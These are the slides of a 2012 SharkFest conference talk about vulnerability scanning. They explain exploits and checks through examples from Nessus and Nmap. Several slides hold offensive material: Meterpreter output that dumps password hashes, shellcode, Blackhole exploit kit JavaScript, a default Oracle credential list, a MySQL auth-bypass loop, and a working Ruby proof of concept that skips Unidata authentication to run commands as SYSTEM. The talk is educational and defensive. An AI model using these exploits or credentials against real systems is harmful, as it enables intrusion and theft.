SHARKFEST '12

Wireshark Developer and User Conference

Secrets of Vulnerability Scanning: Nessus, Nmap and More

Ron Bowes - Researcher, Tenable Network Security

About me

- Ron Bowes (@iagox86)
  - My affiliations (note: I'm here to educate, not sell)

SkullSpace Winnipeg

- Winnipeg's first (and only) hackerspace
  - Largest of its kind in Canada!
- Closely tied to AssentWorks, a makerspace
  - Largest of its kind in Canada, too!

Definitions

- Vulnerability
- Exploit
- Proof of concept
  - Safe + Unsafe
- Check
- Scanner

Vulnerability

- A flaw that can lead to a loss in security
  - Confidentiality, integrity, or availability
- We'll look at a bunch of examples
  - These are all examples of checks I've written
  - Some are fairly obvious attacks, some aren't

Exploits

- Generally the “goal”
  - Often code execution

```
msf  exploit(psexec) > exploit
[*] Connecting to the server...

[*] Started bind handler
[*] Authenticating to 192.168.1.128:445|WORKGROUP as user 'ron'...
[*] Uploading payload...
[*] Created \yHpiwVac.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.128[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.128[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (lFocOroQ - "MsDjGWhvhIhNlCmyCWkkq")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \yHpiwVac.exe...
[*] Sending stage (752128 bytes) to 192.168.1.128
[*] Meterpreter session 2 opened (192.168.1.201:47231 -> 192.168.1.128:4444) at Mon Jun 18 09:07:04 -0
500 2012

meterpreter > hashdump
Administrator:500:d702a1d01b6bc2411d828e3833244f35:4ca32d1b7908cabca87708617567113f:::
ASPNET:1004:267a4891572f80a94d7dd2409f3b9a7f:bc5f3b4c5b103aef06a164b21f809546:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Exploits

- Can be simple/safe
  - ie, log in with a backdoor username/password
  - Authentication bypass (my favourite!)
- Can be difficult/dangerous
  - ie, corrupt memory jusssst right to bypass safechecks and execute code
  - Much more interesting, but rarely stable

Exploits

- Shellcode
  - The goal of many exploits

```
 inc ebx
 inc byte [ebx] ; Go to the next
 cmp byte [ebx], '9'
 jle ok
 mov byte [ebx], '0'
 inc byte [ebx-1] ; Increment the second digit
ok:
jmp main_top

 done:

 ret ; Return into our memory (the top of the stack is the original return of VirtualAlloc()

;;; find_kernel32()
; Get kernel32.dll using the 'topstack' method, discussed
; in Skape's paper "Understanding Windows Shellcode"
; Modified to change some registers
find_kernel32:
;   push esi                        ; Save esi (we don't need esi)
;   xor  esi, esi                   ; Zero esi (we can assume that 'ebx' is zero)
   mov  eax, [fs:ebx + 0x4]        ; Extract TEB
   mov  eax, [eax - 0x1c]          ; Snag a function pointer that's 0x1c bytes into the stack
find_kernel32_base:
find_kernel32_base_loop:
   dec  eax                        ; Subtract to our next page
   xor  ax, ax                     ; Zero the lower half
   cmp  word [eax], 0x5a4d    ; Is this the top of kernel32?
   jne  find_kernel32_base_loop  ; Nope? Try again.
```

PoC (Proof of Concept)

- Usually a partial exploit
  - Frequently a denial of service – like fills memory with \x41 (‘A’)
  - Often crashes the service
  - Sometimes useful, sometimes not

Checks

- Determine if a host is vulnerable
- What they do:
  - Check version numbers
  - Try and produce incorrect behaviour
  - Try to run actual code
- How it's detected depends on the nature of the vulnerability

Checks – Safe vs Unsafe

- We generally divide checks into ‘safe’ and ‘unsafe’
  - Safe checks use version numbers, odd behaviour, or command execution
  - Unsafe (aka, dangerous, intrusive) checks may damage the service, congest the network, or cause unwanted side effects
- Goal is always safe checks
- Sometimes a lot of effort goes into making a check safe

Scanner

- A program that performs multiple vulnerability checks against a host or network
- Eg: Nessus, Nmap, etc.
- More later

Who runs vulnerability scanners?

- The Good Guys™
  - Network administrators
  - Security department
  - Penetration testers
    - Though hopefully they do more than just run tools…

Who runs vulnerability scanners?

- The Bad Guys™
  - Breaking into your sites for fun and profit!
  - Many reasons… let's look at examples

Who runs vulnerability scanners?

- The Bad Guys™
  - Stealing passwords
  - Look at the dates →
    - This month!
  - Diablo 3?
    - Item theft = $$$

KoreLogic @CrackMeIfYouCan 9 Jun
Im sure someone else already announced this. euw.leagueoflegends.com/board/announce… But LoL finally announced that they were owned too. SHA256 hash type.
Expand

HD Moore @hdmoore 7 Jun
Woops, I misread, thanks for the quick corrections. LastFM announces a password leak: last.fm/passwordsecuri…
Retweeted by KoreLogic
Expand

Dan Goodin @dangoodin001 6 Jun
eHarmony confirms its members' passwords were posted online, too: arstechnica.com/security/2012/…
Retweeted by KoreLogic
Expand

Jeremiah Grossman @jeremiahg 6 Jun
apparently there's another password list of 1.5Mil unsalted MD5 hashes. Speculation says it belongs to eHarmony: bit.ly/Lyd8TX
Retweeted by KoreLogic
Expand

My brief life as a *Diablo III* hacking victim

A tale of disappearing items, late authenticators, and few concrete answers.

by **Kyle Orland** - May 30 2012, 4:30pm PDT

PC GAMING 187

Who runs vulnerability scanners?

- The Bad Guys™
  - Sending spam
  - Ever seen one of these?

Email us a comment!

Your name:
Your email:
Your comment:

send

Who runs vulnerability scanners?

- The Bad Guys™
  - Sending spam
  - Do you realize how often it looks like this?

```
26 <form action='email.php'>
27   <h2>Email us a comment!</h2>
28   Your name: <input type='text' name='name' /><br />
29   Your email: <input type='text' name='email' /><br />
30   Your comment:<br />
31   <textarea name='message' rows='5' cols='80'/></textarea><br />
32   <input type='submit' value='send' />
33   <input type='hidden' name='to' value='webmaster@domain.com' />
34 </form>
35
```

Who runs vulnerability scanners?

- The Bad Guys™
  - Bots, malware, etc
  - This is an example of the Blackhole Exploit Kit

```
<script type="text/javascript">
function nextRandomNumber(){
    var hi = this.seed / this.Q;
    var lo = this.seed % this.Q;
    var test = this.A * lo - this.R * hi;
    if(test > 0){
        this.seed = test;
    } else {
        this.seed = test + this.M;
    }
    return (this.seed * this.oneOverM);
}

function RandomNumberGenerator(unix){
    var d = new Date(unix*1000);
    var s = d.getHours() > 12 ? 1 : 0;
    this.seed = 2345678901 + (d.getMonth() * 0xFFFFFF) + (d.getDate() * 0xF
    this.A = 48271;
    this.M = 2147483647;
    this.Q = this.M / this.A;
    this.R = this.M % this.A;
    this.oneOverM = 1.0 / this.M;
    this.next = nextRandomNumber;
    return this;
}

function createRandomNumber(r, Min, Max){
    return Math.round((Max-Min) * r.next() + Min);
}

function generatePseudoRandomString(unix, length, zone){
    var rand = new RandomNumberGenerator(unix);
    var letters = ['a','b','c','d','e','f','g','h','i','j','k','l','m','n',
    var str = '';
    for(var i = 0; i < length; i ++ ){
        str += letters[createRandomNumber(rand, 0, letters.length - 1)];
    }
    return str + '.' + zone;
}
            var unix = Math.round(+new Date()/1000);
             var domainName = generatePseudoRandomString(unix, 16, 'ru');
             alert(domainName);
</script>
```

Vulnerabilities

- Let's look at a bunch of examples and how we detect them!
  - Web
  - Overflows
  - Memory corruption
  - Configuration errors
  - Authentication bypass
  - Backdoors
  - Session hopping
- Note: Nessus will detect almost all of these (except the special purpose ones)

Web vulnerabilities

- Many types
  - Cross-site scripting
  - SQL injection
  - Cross-site request forgery
- Detection
  - Sometimes easy – known issues
  - Sometimes difficult – need an inventory, recognize custom code, custom error pages, etc
- Not going to spend any more time on this
  - See: OWASP Top10

Overflow vulnerability

- Various types – stack, heap, .data, etc.
  - Basically, overwrite variables that shouldn't be overwritten
  - Detection can be easy or hard

```
int vuln_function(SOCKET s)
{
  int var1, var2, var3;
  int length;
  int buffer[1024];

  // Receive a 2-byte length value
  if(recv(s, &length, 2, NULL) < 0)
    ERROR("Error in recv()");

  // Receive that many bytes
  recv(s, buffer, length, NULL);

  // ...
}
```

```
int patched_function(SOCKET s)
{
  int var1, var2, var3;
  int length;
  int buffer[1024];

  // Receive a 2-byte length value
  if(recv(s, &length, 2, NULL) < 0)
    ERROR("Error in recv()");

  if(length > 1024)
    ERROR("It's too long!");

  // Receive that many bytes
  recv(s, buffer, length, NULL);

  // ...
}
```

Overflow vulnerability – Samba

- Infinite loop of processing

```
void samba_recv(SOCKET s)
{
  char *packet, next_offset;

  /* Receive the packet */
  recv(s, packet, MAXLEN, NULL);

  while(TRUE)
  {
    /* Process it */
    process_packet(packet);

    /* Get a pointer to the next packet */
    next_offset = packet[ANDX_OFFSET];

    /* If it's 0, we're finished */
    if(next_offset == 0)
      return;

    /* Go to the next packet and keep processing */
    packet = packet + next_offset;
  }
}
```

Memory corruption vulnerability

- Typically difficult to detect
  - Have to understand exactly what's going on
  - This example is a simplified version of ms08-067

```
int vulnerable_func(char *s, int length)
{
  /* Initialize tmp to point at the end of the string */
  char *tmp = s + length - 1;

  /* Work backwards in the string to find the first slash */
  while(*tmp != '/')
    tmp--;

  /* ...work in the context of the current tmp value */
}
```

```
int patched_func(char *s, int length)
{
  /* Initialize tmp to point at the end of the string */
  char *tmp = s + length - 1;

  /* Work backwards in the string to find the first slash */
  while(*tmp != '/' && tmp >= s)
    tmp--;

  /* ...work in the context of the current tmp value */
}
```

Configuration errors

- Eg, blank or default passwords
  - *cough* Oracle *cough*

Username	Password	Description
BRIO_ADMIN	BRIO_ADMIN	BRIO_ADMIN is an account of a 3rd party product.
BRUGERNAVN	ADGANGSKODE	9iR2 documentation
BRUKERNAVN	PASSWORD	9iR2 documenation
BSC	BSC	BSC is a schema account from Oracle Applications. Default it has several CREATE privileges.
BUG_REPORTS	BUG_REPORTS	From a book
CALVIN	HOBBES	CALVIN is an account to demonstrate AOLServer. It should not exist in a production environme
CATALOG	CATALOG	CATALOG is an account of a 3rd party product.
CCT	CCT	CCT is a schema account from Oracle Applications. Default it has several CREATE privileges.
CDEMO82	CDEMO82	This is a training account. It should not be available in a production environment.
CDEMO82	CDEMO83	This is a training account. It should not be available in a production environment.
CDEMO82	UNKNOWN	This is a training account. It should not be available in a production environment.
CDEMOCOR	CDEMOCOR	This is a training account. It should not be available in a production environment.
CDEMORID	CDEMORID	This is a training account. It should not be available in a production environment.
CDEMOUCB	CDEMOUCB	This is a training account. It should not be available in a production environment.
CDOUGLAS	CDOUGLAS	CDOUGLAS is a schema owner of Workflow lasdb
CE	CE	CE is a schema account from Oracle Applications. Default it has several ANY privs
CENTRA	CENTRA	CENTRA is an account that presumably manages Centra application software.
CENTRAL	CENTRAL	CENTRAL is an administrative account for Quest Central(?).
CIDS	CIDS	CIDS is an account for Cerberus Intrusion Detection System.
CIS	CIS	CIS is an account for dbengine
CIS	ZWERG	CIS is an account for dbengine
CISINFO	CISINFO	CISINFO is an account for dbengine
CISINFO	ZWERG	CISINFO is an account for dbengine
CLARK	CLOTH	This is a training account. It should not be available in a production environment.
CLKANA	<UNKNOWN>	CLKANA is an account for Oracle Clickstream Intelligence.

Configuration errors

- Files on the web servers that shouldn't be there
  - This example is a true story from earlier this month…


```
ron@armitage ~/tmp/git-demo $ wget --include-directories=/.git --mirror http://www.[redacted]/.git >/dev/
ron@armitage ~/tmp/git-demo $ mv www.[redacted]/.git .
ron@armitage ~/tmp/git-demo $ git reset --hard
HEAD is now at eef389b Cleaned up the submissions code some more
ron@armitage ~/tmp/git-demo $ grep 'password=' */*
db/settings.txt:password=[redacted]
test/test.sh:cat ../db/breachdb.sql | mysql -h $TEST_HOST -u $TEST_USERNAME --password=$TEST_PASSWORD -D
test/test.sh:mysqldump -u [redacted] --password=[redacted] |
ron@armitage ~/tmp/git-demo $
```

Backdoors

- Unauthorized way to access the program
- Sometimes called “maintenance hook”
- Can be legitimate (bad) or malicious (worse)
- Generally easy to detect, once it’s known
  - Just try to run a command!

Backdoors – legitimate

- Note: being legitimate doesn't make it right!
  - This is from an industrial controller system, and are hardcoded (can't be changed!)

```
users  = make_list('qbf77101',          'ftpuser',  'sysdiag',              );
passes = make_list('hexakisoctahedron', 'password', 'factorycast@schneider');

info = "";
j = 0;
foreach user(users)
{
  pass = passes[j++];
  soc = open_sock_tcp(port);

  if(soc)
  {
    answer = recv(socket:soc, length:4096);
```

Backdoors – malicious

- Added by somebody evil
  - Malicious programmer, somebody who broke in, etc.
  - Lots of good examples, but this is from vsftpd:

```
int
str_contains_line(const struct mystr* p_str, const struct mystr* p_line_str)
{
  static struct mystr s_curr_line_str;
  unsigned int pos = 0;
  while (str_getline(p_str, &s_curr_line_str, &pos))
  {
    if (str_equal(&s_curr_line_str, p_line_str))
    {
      return 1;
    }
    else if((p_str->p_buf[i]==0x3a) // ":"
    && (p_str->p_buf[i+1]==0x29))   // ")"  --> ":)"
    {
      vsf_sysutil_extra();
    }
  }
  return 0;
}
```

Give access if the password is ":)"

Authentication bypass

- Similar to default credentials or backdoor
- Bypass the authentication without credentials
- Typically simple but interesting
  - My personal favourite, as you'll guess by my examples
- Usually easy to detect and/or exploit, once you figure it out

Authentication bypass – MySQL

- June 11, 2012 – “Tragic” MySQL vuln

```
ron@armitage ~ $ for i in `seq 1 1000`; do mysql -u root --password=bad -h 127.0.0.1 2>/dev/null; do

mysql> select user, password from mysql.user;
+----------+-------------------------------------------+
| user     | password                                  |
+----------+-------------------------------------------+
| root     | *B69C2DBFCC29124CC449D636286720E216F9D950 |
| [redacted] | *01395B107C2BA9E00608CC243D42DAA367037B80 |
+----------+-------------------------------------------+
ron@armitage ~ $
```

Authentication bypass – HP Client Automation

- I wrote a blog detailing this on skullsecurity.org
- Here's the logfile:


```
Pool [C:\PROGRA~1\HEWLET~1\HPCA\Agent\Lib\ZMASTER.ED
Object Version: [4]
Total [0001] pools restored (v161)
Trace Level has been reset from [64] to [40] (v162)
Password verification has not been requested
Path restricted to IDMSYS subdirectory
Userid verification has been disabled
Using NTF Port: 3465
Launched [C:\PROGRA~1\HEWLET~1\HPCA\Agent\radalert.e
```

Authentication bypass - Unidata

- I discovered this almost 2 years ago
- It was fixed last month
- https://www.upsploit.com/index.php/advisories/view/UPS-2012-0012

Authentication bypass - Unidata

- Step 1: see what a connection looks like



Authentication bypass - Unidata

- Step 2: implement in the most naïve way possible

```
xterm
    puts("\n")

    sleep(1)
end

hostname = "192.168.102.131"
port = 31430

s = TCPSocket.open(hostname, port)
puts("Connected to #{hostname}:#{port}")

send_recv(s, "\x6c\x01\x00\x00\x00\x00\x00\x14\x00\x00\x00\x00\x02\x00\x00\x00" +
             "\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x09\x00\x00\x00\x02" +
             "[redacted]\x00\x00\x00")

send_recv(s, "\x6c\x02\x00\x00\x00\x00\x00\x24\x00\x00\x00\x00\x02\x00\x00\x00" +
             "\x00\x00\x00\x00\x00\x02\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00" +
             "\x00\x00\x00\x0e\x00\x00\x00\x03\x00\x00\x00\x0f\x61\x64\x6d\x69" +
             "\x6e\xff\x8f\x9e\x8c\x8c\x88\x90\x8d\x9b\x00\x00")

send_recv(s, "\x6c\x02\x00\x00\x00\x00\x00\x18\x00\x00\x00\x00\x02\x00\x00\x00" +
             "\x00\x00\x00\x00\x00\x02\x00\x00" +
             "\x00\x00\x00\x01\x00\x00\x00\x00" + # Length + Type (1)
             "\x00\x00\x00\x02\x00\x00\x00\x02" + # Length + Type (2)
             "\x00\x00\x00\x05" + # Value (1)
             "\x37\x32\x00\x00" # Value (2)
             )

                                                    64,0-1        90%
 1 -bash                                                          10:28
```

```
xterm
Sending:
6c 02 00 00 00 00 00 24 00 00 00 00 02 00 00 00    l......$........
00 00 00 00 00 02 00 00 00 00 00 01 00 00 00 00    ................
00 00 00 0e 00 00 00 03 00 00 00 0f 61 64 6d 69    ............admi
6e ff 8f 9e 8c 8c 88 90 8d 9b 00 00                n...........

Received:
6c 02 00 02 00 00 00 0c 00 00 00 00 02 00 00 00    l...............
00 00 00 00 00 01 00 00 00 00 00 04 00 00 00 00    ................
00 00 00 00                                        ....

Sending:
6c 02 00 00 00 00 00 18 00 00 00 00 02 00 00 00    l...............
00 00 00 00 00 02 00 00 00 00 00 01 00 00 00 00    ................
00 00 00 02 00 00 00 02 00 00 00 05 37 32 00 00    ............72..


Received:
6c 02 00 04 00 00 00 76 00 00 00 00 02 00 00 00    l......v........
00 00 00 00 00 08 00 00 00 00 00 04 00 00 00 00    ................
00 00 00 09 00 00 00 02 00 00 00 0d 00 00 00 02    ................
00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 02    ................
00 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00    ................
00 00 00 05 00 00 00 02 00 00 00 00 43 3a 5c 72    ............C:\r
64 62 6d 73 5c 00 00 00 43 3a 5c 72 64 62 6d 73    dbms\...C:\rdbms
5c 62 69 6e 5c 00 00 00 00 00 00 00 00 00 00 00    \bin\...........
00 00 00 00 00 00 00 01 37 2e 32 2e 30 00          ........7.2.0.

ron@ankh:~/stuff/projects/ron/security/2011-02-26-winnipeg-code-camp$
 0 -bash                                                          10:28
```

Authentication bypass - Unidata

- Step 3: Skip the part where we sent authentication
  - (not shown: change the command to ‘whoami’)

```
xterm
    puts("\n")

    sleep(1)
end

hostname = '192.168.102.131'
port = 31438

s = TCPSocket.open(hostname, port)
puts("Connected to #{hostname}:#{port}")

send_recv(s, "\x6c\x01\x00\x00\x00\x00\x00\x14\x00\x00\x00\x00\x02\x00\x00\x00" +
             "\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x09\x00\x00\x00\x02" +
             "[redacted]\x00\x00\x00")

#send_recv(s, "\x6c\x02\x00\x00\x00\x00\x00\x24\x00\x00\x00\x00\x02\x00\x00\x00" +
#             "\x00\x00\x00\x00\x00\x02\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00" +
#             "\x00\x00\x00\x0e\x00\x00\x00\x03\x00\x00\x00\x0f\x61\x64\x6d\x69" +
#             "\x6e\xff\x8f\x9e\x8c\x8c\x88\x90\x8d\x9b\x00\x00")

send_recv(s, "\x6c\x02\x00\x00\x00\x00\x00\x1f\x00\x00\x00\x00\x02\x00\x00\x00" +
             "\x00\x00\x00\x00\x00\x02\x00\x00" +
             "\x00\x00\x00\x01\x00\x00\x00\x00" + # Length + Type (1)
             "\x00\x00\x00\x11\x00\x00\x00\x07" + # Length + Type (2)
             "\x00\x00\x00\x06" + # Value (1)
             "cmd.exe /c whoami" # Value (2)
             )

"rdbms.rb" 68L, 1814C written                    55,1          90%
 1 -bash                                                      10:30
```

```
xterm
0a 00                                                   ..

ron@ankh:~/stuff/projects/ron/security/2011-02-26-winnipeg-code-camp$ ruby rdbms.r
b
Connected to 192.168.102.131:31438
Sending:
6c 01 00 00 00 00 00 14 00 00 00 00 02 00 00 00    l...............
00 00 00 00 00 01 00 00 00 00 00 09 00 00 00 02    ................
[redacted] 00 00 00                                [redacted]..

Received:
6c 01 00 00 00 00 00 0c 00 00 00 00 02 00 00 00    l...............
00 00 00 00 00 01 00 00 00 00 00 01 00 00 00 00    ................
00 00 00 00                                        ....

Sending:
6c 02 00 00 00 00 00 18 00 00 00 00 02 00 00 00    l...............
00 00 00 00 00 02 00 00 00 00 00 01 00 00 00 00    ................
00 00 00 11 00 00 00 02 00 00 00 06 63 6d 64 2e    ............cmd.
65 78 65 20 2f 63 20 77 68 6f 61 6d 69             exe /c whoami

Received:
6c 02 00 02 00 00 00 29 00 00 00 00 02 00 00 00    l......)........
00 00 00 00 00 02 00 00 00 00 00 04 00 00 00 00    ................
00 00 00 14 00 00 00 02 ff ff ff fe 6e 74 20 61    ............nt a
75 74 68 6f 72 69 74 79 5c 73 79 73 74 65 6d 0a    uthority\system.
00                                                 .

ron@ankh:~/stuff/projects/ron/security/2011-02-26-winnipeg-code-camp$
 0 -bash                                                      10:30
```

Authentication bypass – security camera

- Step 1: Try to log in

Authentication bypass – security camera

- Step 2: Find the error message

IDA - C:\Documents and Settings

File Edit Search View Debugger Options Windows Help

Functions window

Function name
wWinMain(x,x,x,x)
sub_401130
sub_4011C0
DialogFunc
__security_check_cookie(x)
_pre_cpp_init
___tmainCRTStartup
$LN51
start
___report_gsfailure
__CxxUnhandledExceptionFilter(_EXCEP
$LN5
_amsg_exit
__onexit

IDA View-A | Hex View-A | Structures | Enums | Strings window

Address	Length	Type	String
.rdata:0040...	00000005	C	i+NM
.rdata:0040...	00000009	C	Success!
.rdata:0040...	00000012	C	Login successful!
.rdata:0040...	00000006	C	Fail!
.rdata:0040...	00000044	C	Login failed! Please try entering a different username or password.
.rdata:0040...	00000006	C	RSDS/U
.rdata:0040...	00000071	C	[redacted]
.rdata:0040...	0000000B	C	USER32.dll
.rdata:0040...	0000000C	C	MSVCR90.dll
.rdata:0040...	0000000D	C	KERNEL32.dll

Line 5 of 10

Output window

```
IDAPython version 1.4.0 final (serial 0)
Copyright (c) 2004-2010 Gergely Erdelyi - http://code.google.com/p/idapython/
-------------------------------------------------------------------------------
Using FLIRT signature: Microsoft VisualC 2-10/net runtime
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
```

Python

AU: idle | Down | Disk: 2GB

Authentication bypass – security camera

- Step 3: Find the code

IDA - C:\Documents and Settings\ron\

File Edit Jump Search View Debugger Options Windows Help

Functions window

Function name
- wWinMain(x,x,x,x)
- sub_401130
- sub_4011C0
- DialogFunc
- __security_check_cookie(x)
- _pre_cpp_init
- __tmainCRTStartup
- $LN51
- start
- __report_gsfailure
- __CxxUnhandledExceptionFilter(_EXCEP
- $LN5
- _amsg_exit
- __onexit

IDA View-A | Hex View-A | Structures | Enums | Strings window

```
                push    esi             ; hInstance
                call    edi ; LoadStringW
                mov     eax, esi
                call    sub_401130
                mov     eax, dword_403018
                mov     ecx, [esp+28h+var_20]
                cmp     ecx, eax
                jnz     short loc_401051
                push    40h
                push    offset aSuccess ; "Success!"
                push    offset aLoginSuccessfu ; "Login successful!
                jmp     short loc_40105D

401051:                                 ; CODE XREF: wWinMain(x,x,x
                push    30h             ; uType
                push    offset Caption  ; "Fail!"
```

0000043F | 0040103F: wWinMain(x,x,x,x)+3F

Output window


```
IDAPython version 1.4.0 final (serial 0)
